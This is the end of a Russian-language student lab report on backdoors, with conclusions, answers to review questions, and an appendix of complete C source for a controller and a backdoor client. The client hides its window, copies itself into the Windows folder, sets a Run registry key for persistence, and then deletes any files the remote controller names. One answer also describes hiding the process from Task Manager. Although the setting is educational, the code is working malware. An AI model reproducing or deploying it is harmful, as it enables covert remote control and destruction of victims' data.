


Рисунок 6 – Удаление файла после отключения защиты

1. **Выводы**

В ходе лабораторной работы удалось выяснить, что “потайные ходы” являются очень опасными уязвимостями, так как они незаметны, дают доступ к любой информации, находящейся у пользователя на устройстве, этот доступ может быть использован для безвозвратного удаления информации. Но если отслеживать используемые порты и блокировать те, которыми пользуется шпионское ПО, то можно обезопасить данные пользователя от несанкционированного доступа.

**6 Ответы на контрольные вопросы**

1. Какие угрозы несут потайные ходы?

Потайной ход позволяет удалять файлы с пораженного компьютера, позволяет получить удаленный доступ к реестру, производить системные операции: создание новых сетевых ресурсов, модификацию паролей и т.д.

2. Как можно обнаружить потайной ход, если он открывает порт только на короткие промежутки времени, которые заранее неизвестны?

Для того, чтобы обнаружить потайной ход, нужно регулярно осуществлять проверку открытых портов.

3. Можно ли использовать потайные ходы для организации распределенной атаки типа “отказ в обслуживании”?

Да, потайные ходы можно использовать для организации распределенной атаки отказа в обслуживании.

4. Каким образом можно удалить процесс программы-клиента из списка диспетчера задач?

Осуществить поиск окна Диспетчера Задач, поиск в нем дочернего окна (списка), содержащего имена всех процессов, осуществить удаление из списка нашего процесса. Так программа станет ещё более скрытной.

5. Опишите схему работы потайного хода использующего для удаленного управления telnet-сервер?

Telnet позволяет пользователю установить TCP-соединение с сервером и затем передавать коды нажатия клавиш так, как если бы работа проводилась на консоли сервера. Telnet служит для выполнения удаленного доступа к вычислительным ресурсам и базам данных Для входа в базу данных или ЭВМ обычно нужна аутентификация (ввод имени-идентификатора пользователя и его слова-пропуска). В некоторых реализациях допускается использование параметров, которые подключают необходимые эмуляторы терминалов.

ПРИЛОЖЕНИЕ 1

**Приложение Сервер**

#define \_CRT\_SECURE\_NO\_WARNINGS

#define \_WINSOCK\_DEPRECATED\_NO\_WARNINGS

#include <stdio.h>

#include <string.h>

#include <winsock2.h>

#include <windows.h>

//указание компилятору, чтоб пользовался этой библиотекой

#pragma comment(lib, "Ws2\_32.lib")

#define PORT 3250

#define LENGTH 256 //сколько букв в имени уд файла

int main() {

//запуск интерфейса сокетов - то как будут вз-дейст наши приложения

//с какой версией сокетов мы работаем

WSADATA Ws;

int erStat = WSAStartup(MAKEWORD(2, 2), &Ws);

//Создать: в случае успеха 0, иначе код ошибки

if (erStat != 0) {

return 1;

}

//printf("%d", Ws.wVersion);

/\*можем увидеть 514. работаем со 2 версией \*/

//создаём сокет

//семейство адресов IPv4, тип транспортного протокола TCP

SOCKET ServSock = socket(AF\_INET, SOCK\_STREAM, 0);

//INVLID\_SOCKET - по сути -1

if (ServSock == INVALID\_SOCKET)

{

closesocket(ServSock);

WSACleanup();

return 1;

}

//Привязка сокета к паре IP - адрес / Порт

/\*IP адрес - нашего компа - для транспортного протокола\*/

/\*Порт - для приложений, чтоб найти приложение-получателя\*/

sockaddr\_in servInfo;

ZeroMemory(&servInfo, sizeof(servInfo));

servInfo.sin\_family = AF\_INET;

servInfo.sin\_port = htons(PORT);

//сокет будет связан со всеми локальными интерфейсами

servInfo.sin\_addr.s\_addr = INADDR\_ANY;

erStat = bind(ServSock, (sockaddr\*)&servInfo, sizeof(servInfo));

if (erStat != 0) {

closesocket(ServSock);

WSACleanup();

return 1;

}

//Слушает, ждёт клиента

erStat = listen(ServSock, SOMAXCONN);

if (erStat != 0) {

closesocket(ServSock);

WSACleanup();

return 1;

}

sockaddr\_in ClientInfo;

int ClientInfo\_size = sizeof(ClientInfo);

ZeroMemory(&ClientInfo, ClientInfo\_size);

SOCKET ClientConn = accept(ServSock, (sockaddr\*)&ClientInfo, &ClientInfo\_size);

if (ClientConn == INVALID\_SOCKET) {

closesocket(ServSock);

closesocket(ClientConn);

WSACleanup();

return 1;

}

else {

printf("Successfully connected.\n" );

printf("Adress: [%s]\n", inet\_ntoa(ClientInfo.sin\_addr));

puts("Enter the path to file you want to remove:");

char GoDelete[LENGTH];

while (1)

{

memset(GoDelete, NULL, LENGTH);

gets\_s(GoDelete);

send(ClientConn, GoDelete, (strlen(GoDelete) + 1) \* sizeof(char), 0);

memset(GoDelete, NULL, LENGTH);

if (recv(ClientConn, GoDelete, LENGTH \* sizeof(char), 0) != SOCKET\_ERROR && strcmp(GoDelete, "End") != 0)

puts(GoDelete);

if (strcmp(GoDelete, "End") == 0)

break;

}

}

closesocket(ClientConn);

closesocket(ServSock);

WSACleanup();

system("pause");

return 0;

}

**Приложение Клиент**

#define \_CRT\_SECURE\_NO\_WARNINGS

#define \_WINSOCK\_DEPRECATED\_NO\_WARNINGS

#include <stdio.h>

#include <string.h>

#include <winsock2.h>

#include <windows.h>

#include <winreg.h>

#pragma comment(lib, "Ws2\_32.lib")

#define PORT 3250

#define LENGTH 120

//192.168.56.102 айпи VM

#define IPV4 "192.168.56.1"

#define WIN\_PATH L"C:\\Windows\\Client.exe"

#define REG\_PATH L"Software\\Microsoft\\Windows\\CurrentVersion\\Run"

#define REG\_NAME L"Client"

void ProcedureCopy(){

TCHAR\* FilePath;

int Result;

FilePath = (TCHAR\*)calloc(MAX\_PATH, sizeof(TCHAR));

if ((Result = GetModuleFileName(NULL, FilePath, MAX\_PATH)) == 0) return;

if ((Result = CopyFile(FilePath, WIN\_PATH, TRUE)) == 0) return;

}

void ProcedureAutorun(){

HKEY Key;

LONG Result;

if ((Result = RegOpenKey(HKEY\_CURRENT\_USER, REG\_PATH, &Key)) != ERROR\_SUCCESS) return;

if ((Result = RegSetValueEx(Key, REG\_NAME, 0, REG\_SZ,

(const unsigned char\*) WIN\_PATH, sizeof(WIN\_PATH) + 1)) != ERROR\_SUCCESS) return;

RegCloseKey(Key);

}

int main() {

//маскировка

ShowWindow(GetConsoleWindow(), SW\_HIDE);

ProcedureCopy();

ProcedureAutorun();

WSADATA Ws;

int erStat;

erStat = WSAStartup(MAKEWORD(2, 2), &Ws);

if (erStat != 0) {

puts("WSAStartup failed");

return 1;

}

SOCKET ClientSock = socket(AF\_INET, SOCK\_STREAM, 0);

if (ClientSock == INVALID\_SOCKET)

{

closesocket(ClientSock);

WSACleanup();

return 1;

}

sockaddr\_in servInfo;

ZeroMemory(&servInfo, sizeof(servInfo));

servInfo.sin\_family = AF\_INET;

servInfo.sin\_port = htons(PORT);

servInfo.sin\_addr.s\_addr = inet\_addr(IPV4);

char FilePath[LENGTH];

erStat = 1;

while (erStat) erStat = connect(ClientSock, (sockaddr\*)&servInfo, sizeof(servInfo));

while (1) {

memset(FilePath, NULL, LENGTH);

if (recv(ClientSock, FilePath, LENGTH \* sizeof(char), 0) != SOCKET\_ERROR && strstr(FilePath, ":\\") != NULL) {

erStat = remove(FilePath);

if (erStat)

send(ClientSock, "Failed", (strlen("Failed") + 1) \* sizeof(char), 0);

else

send(ClientSock, "Done", (strlen("Done") + 1) \* sizeof(char), 0);

}

if ((strstr(FilePath, ":\\") == NULL) && (strstr(FilePath, "End") != NULL)) {

send(ClientSock, "End", (strlen("End") + 1) \* sizeof(char), 0);

return 0;

}

else if (strstr(FilePath, "End") == NULL && strstr(FilePath, ":\\") == NULL)

send(ClientSock, "Incorrect path", (strlen("Incorrect path") + 1) \* sizeof(char), 0);

}

closesocket(ClientSock);

WSACleanup();

return 0;

}